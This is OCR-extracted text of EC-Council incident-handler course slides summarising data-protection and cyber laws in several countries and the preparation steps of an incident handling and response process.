- Enacted in 1999, the Gramm–Leach–Bliley Act requires **financial institutions**—companies that offer consumers financial products or services like loans, financial or investment advice, or insurance—to explain their information-sharing practices to their customers and to safeguard sensitive data
- The objective of the Gramm–Leach–Bliley Act is to **ease the transfer** of financial information between institutions and banks while specifying the rights of the individual through security requirements
- The Act's provisions limit when a "financial institution" may disclose a consumer's "**nonpublic personal information**" to nonaffiliated third parties; under the privacy rule, only an institution that is "significantly engaged" in financial activities is considered a "financial institution"
- Financial institutions must notify their customers about their **information-sharing practices** and tell consumers of their right to "**opt-out**" if they do not want their information shared with certain nonaffiliated third parties
- It helps to address incidents of **unauthorized access** to sensitive customer information maintained by the financial institution in a manner that could result in "substantial harm or inconvenience to any customer"

https://www.ftc.gov

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

General Data Protection Regulation (GDPR)

- GDPR regulation was put into effect on May 25, 2018 and one of the **most stringent privacy and security laws globally**
- The GDPR will **levy harsh fines** against those who violate its privacy and security standards, with penalties reaching tens of millions of euros

GDPR Data Protection Principles

- **Lawfulness, fairness, and transparency**: Processing must be lawful, fair, and transparent to the data subject
- **Purpose limitation**: You must process data for the legitimate purposes specified explicitly to the data subject when you collected it
- **Data minimization**: You should collect and process only as much data as necessary for the purposes specified
- **Accuracy**: You must keep personal data accurate and up to date
- **Storage limitation**: You may only store personally identifying data for as long as necessary for the specified purpose
- **Integrity and confidentiality**: Processing must be done in such a way as to ensure appropriate security, integrity, and confidentiality (e.g., by using encryption)
- **Accountability**: The data controller is responsible for demonstrating GDPR compliance with all these principles

hide01.ir

https://gdpr.eu

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Data Protection Act 2018

- The **DPA 2018** sets out the framework for data protection law in the **UK**

- It **updates** and **replaces** the Data Protection Act 1998 and came into effect on 25 May, 2018

- The DPA is an act to make provision for the regulation of the processing of information relating to **individuals**; to make provision in connection with the **Information Commissioner's functions** under specific regulations relating to information; to make provision for a direct marketing code of practice, and connected purposes

- The DPA **protects individuals** concerning the processing of personal data, in particular by:
  - Requiring personal data to be **processed lawfully** and fairly, based on the data subject's consent or another specified basis,
  - **Conferring rights** on the data subject to obtain information about the processing of personal data and to require inaccurate personal data to be rectified, and
  - **Conferring functions** on the Commissioner, giving the holder of that office responsibility to monitor and enforce their provisions

https://www.legislation.gov.uk

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

The Digital Millennium Copyright Act (DMCA)

- The DMCA is a United States copyright law that implements two 1996 treaties of the **World Intellectual Property Organization** (WIPO)

- It **defines the legal prohibitions** against the circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information

https://www.copyright.gov



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

CAN-SPAM Act

- The CAN-SPAM Act (**Controlling the Assault of Non-Solicited Pornography and Marketing Act**) is a law that sets the rules for sending e-mails for commercial purposes, establishes the minimum requirements for commercial messaging, gives the rights for recipients to ask the senders not to e-mail them, and spells out the penalties in case the mentioned rules are violated

CAN-SPAM's Main Requirements for Senders

- Do not use **false or misleading** header information
- Do not use deceptive subject lines
- The commercial e-mail must be **identified** as an ad
- The email must have your **valid physical postal address**
- The email must contain necessary information regarding how to stop receiving e-mails from the sender in future
- Honor recipients' opt-out requests within 10 business days
- Both the company whose product is promoted in the message and the e-mailer hired on contract to send messages must **comply with the law**

hide01.ir

Penalties

- All e-mails that are in violation of law are subject to financial **penalties of up to $16,000**, and depending on the case one or more persons may be held responsible for the violations
- For example, in case of **violation of law** through emails sent for the promotion of commercial products and services, both the company whose product is being promoted in the message and the company that originally sent the message may be held legally responsible

https://www.ftc.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Laws That May Influence Incident Handling

Country Name	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of "fair use"	https://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	https://www.uspto.gov
	The Electronic Communications Privacy Act	https://fas.org
	Foreign Intelligence Surveillance Act	https://fas.org
	Protect America Act of 2007	https://www.justice.gov
	Privacy Act of 1974	https://www.justice.gov
	National Information Infrastructure Protection Act of 1996	https://www.congress.gov
	Computer Security Act of 1987	https://csrc.nist.gov
	Freedom of Information Act (FOIA)	https://www.foia.gov
	Computer Fraud and Abuse Act	https://energy.gov
	Federal Identity Theft and Assumption Deterrence Act	https://www.ftc.gov

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Laws That May Influence Incident Handling (Cont'd)

Country Name	Laws/Acts	Website
Australia	The Trade Marks Act 1995	https://www.wipo.int
	The Patents Act 1990	https://www.wipo.int
	The Copyright Act 1968	https://www.legislation.gov.au
	Cybercrime Act 2001	https://rm.coe.int
United Kingdom	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	https://www.legislation.gov.uk
	Trademarks Act 1994 (TMA)	
	Computer Misuse Act 1990	
	The Network and Information Systems Regulations 2018	
	Communications Act 2003	
	The Privacy and Electronic Communications (EC Directive) Regulations 2003	
	Investigatory Powers Act 2016	
	Regulation of Investigatory Powers Act 2000	
China	Copyright Law of the People's Republic of China (Amendments on October 27, 2001)	http://www.npc.gov.cn
	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	
India	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	http://www.ipindia.nic.in
	Information Technology Act	https://www.meity.gov.in
Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	https://www.cybercrimelaw.net

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Laws That May Influence Incident Handling (Cont'd)

Country Name	Laws/Acts	Website
Italy	Penal Code Article 615 ter	https://www.cybercrimelaw.net
Japan	The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000)	https://www.iip.or.jp
Canada	Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1	https://laws-lois.justice.gc.ca
Singapore	Computer Misuse Act 1993	https://sso.agc.gov.sg
South Africa	Trademarks Act 194 of 1993	http://www.cipc.co.za
	Copyright Act of 1978	https://www.nlsa.ac.za
South Korea	Copyright Law Act No. 3916	https://www.copyright.or.kr
	Industrial Design Protection Act	https://www.kipo.go.kr
Belgium	Copyright Law, 30/06/1994	https://www.wipo.int
	Computer Hacking	https://www.cybercrimelaw.net
Brazil	LGPD	https://gdpr.eu
Hong Kong	Article 139 of the Basic Law	https://www.basiclaw.gov.hk

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we discussed:
  - The key concepts related to information security, information security threats and attack vectors, attack frameworks, and information security incidents
  - The fundamental concepts of incident response and handling
  - The incident management process and incident handling and response steps
  - Vulnerability assessment, risk management process, and NIST risk management framework
  - Incident response automation and orchestration
  - Incident handling and response best practices, standards, and cybersecurity frameworks
  - The importance of laws related to incident handling and laws that may influence the incident handling process
- In the next module, we will discuss the incident handling and response process

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH
EC-Council Certified Incident Handler

EC-Council
Building A Culture Of Security



Module 02

Incident Handling and Response Process

hide01.ir

LEARNING OBJECTIVES

- LO#01: Understand Incident Handling and Response (IH&R) Process
- LO#02: Explain Preparation Steps for Incident Handling and Response
- LO#03: Understand Incident Recording and Assignment
- LO#04: Understand Incident Triage
- LO#05: Explain the Process of Notification
- LO#06: Understand the Process of Containment
- LO#07: Describe Evidence Gathering and Forensics Analysis
- LO#08: Explain the Process of Eradication
- LO#09: Understand the Process of Recovery
- LO#10: Describe Various Post-Incident Activities
- LO#11: Explain the Importance of Information Sharing Activities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#01: Understand Incident Handling and Response (IH&R) Process

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Incident Handling and Response (IH&R) Process

1. The incident handling and response (IH&R) process provides a **focused and structured** approach for restoring normal business operations as quickly as possible and with minimal impact after an incident

2. IH&R processes are initiated by the organization's IH&R development project team, executive manager, head of the **information security department**, or any other person designated by management

3. The decision to establish an IH&R process is affected by inputs, complaints, and queries from all stakeholders involved in an organization's business processes

hidee01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Importance of IH&R Process

- Incidents can happen **any day**, at **any time**, and can **compromise crucial business data**, leading to heavy losses, in terms of both finance and reputation
- With the rapid increase in threats and incidents, the need for **effective** and **structured** incident handling and response has become mandatory for every organization


hide01.ir

Purpose of IH&R process is to:

- Protect networks and systems
- Ensure timely incidents handling
- Ensure the gathering of appropriate information
- Identify false positives
- Address legal issues
- Comply with local, national, and international guidelines
- Develop comprehensive documentation
- Retain customer trust

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of IH&R Process Flow



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

The Golden Hour of Incident Response

- The Golden Hour is referred to as the **first 60 minutes** (not restricted to) immediately after the occurrence of any security incident
- The response of the IH&R team during this period will significantly impact **how much loss can be suffered** and **how rapidly the organization can recover from damage**

Steps to be performed during the Golden Hour

1. **Establish a proper structure**
2. **Prepare for some questions**
3. **Perform a trial run**
4. **Practice incident simulation**

Prepare for some questions:

- Who can be considered responsible for the incident?
- Who will be affected by a security incident?
- What procedure will be used to record what has occurred?
- What can be identified by analyzing the event logs?
- How can the partners, customers, and stakeholders be notified about the incident?

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#02: Explain Preparation Steps for Incident Handling and Response

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Process Flow of Preparation for IH&R



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Need for IH&R Processes

- Organizations determine the need for an **incident handling and response** (IH&R) process based on the current security scenario, risk perception, legal compliance requirements, **organizational policies**, and **previous incidents**, as well as the business advantages of having such processes



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Define IH&R Vision and Mission

Incident Handling and Response Vision

- IH&R vision statements reflect the organization's mid- and long-term **goals for incident management capabilities**
- An IH&R vision is a measured plan that defines the requirements, scope, and purpose of an IH&R process after evaluating the assets, devices, and data it must secure

Incident Handling and Response Mission

- IH&R mission statements define the **purpose** and **scope** of the planned incident handling and response **capabilities**
- The mission statement must reflect what is really important for the specific business operations of the organization

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Management Approvals and Funding

- Incident handlers should obtain proper permissions from **management**, **stakeholders**, and other **authorized personnel** to execute the IH&R process

- Determine funding requirements based on **empirical assumptions** of incident handling and response capability components

hide01.ir

IH&R components that incur cost include:

- IH&R team staffing
- IH&R toolkits including software and hardware
- Communication systems
- Space requirements
- Transportation
- Fees for third-party assistance
- Power and environmental controls
- Forensic investigation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Develop an IH&R Plan

- IH&R plans determine the **future course of action** for establishing, managing, and strengthening incident response capabilities

- IH&R plans must:
  - Address the organization's mission and vision statements
  - Meet the goals of the incident response initiative
  - Comply with senior management's approval statement
  - Include strategies to achieve set goals and timelines
  - Have an organized approach to incident response
  - Identify incident response key performance indicators that organizations can use for future reference
  - Provide a statement of interoperability

hiloe01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Develop IH&R Policy

- Policy is a set of guidelines used to **achieve goals and objectives of incident response** initiatives set by the IH&R plan

IH&R policies contain:

1. Statement of **management commitment** to IH&R plan
2. Policy **purpose** and **objectives**
3. Policy scope
4. Definition of **security incidents** and their consequences within the context of the organization
5. Organizational structure and **delineation of roles**, **responsibilities**, and **levels of authority**
6. Guidelines for **prioritizing incidents** or assigning severity levels
7. Performance **measures** and proper **project management** and **time management** details
8. Reporting guidelines
9. Guidelines for **internal** and **external communication**

rid001.ir

Note: ECIH Resource Kit contains several IH&R policy templates for your reference

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Develop IH&R Procedures



- Incident response procedures, also referred to as **standard operating procedures** (SOPs), provide detailed processes to implement guidelines **defined by IH&R plan and policy**

- IH&R procedure documentation includes comprehensive **processes**, **techniques**, **templates**, and **forms** used by the incident response team

Note: ECIH Resource Kit contains several checklists, tables, cheat-sheets, and flow charts for your reference

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Build IH&R Team

1. Design IH&R Team Development Plan
2. Set Expectations
3. Define IH&R Team Vision
4. Communicate the IH&R Team Vision
5. Start Building IH&R Team
6. Announce the IH&R Team
7. Evaluate IH&R Team Effectiveness

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Roles and Responsibilities of an IH&R Team


ECIH EC-Council Certified Incident Handler

1. Take a **proactive approach** towards security vulnerabilities
2. Respond **effectively** to potential information security incidents
3. **Develop** and **review** the processes and procedures that must be followed in response to an incident
4. Ensure that all procedures are followed correctly in order to **minimize and control the damage**
5. Identify and analyze **what has happened** during an incident, including the impact and threat
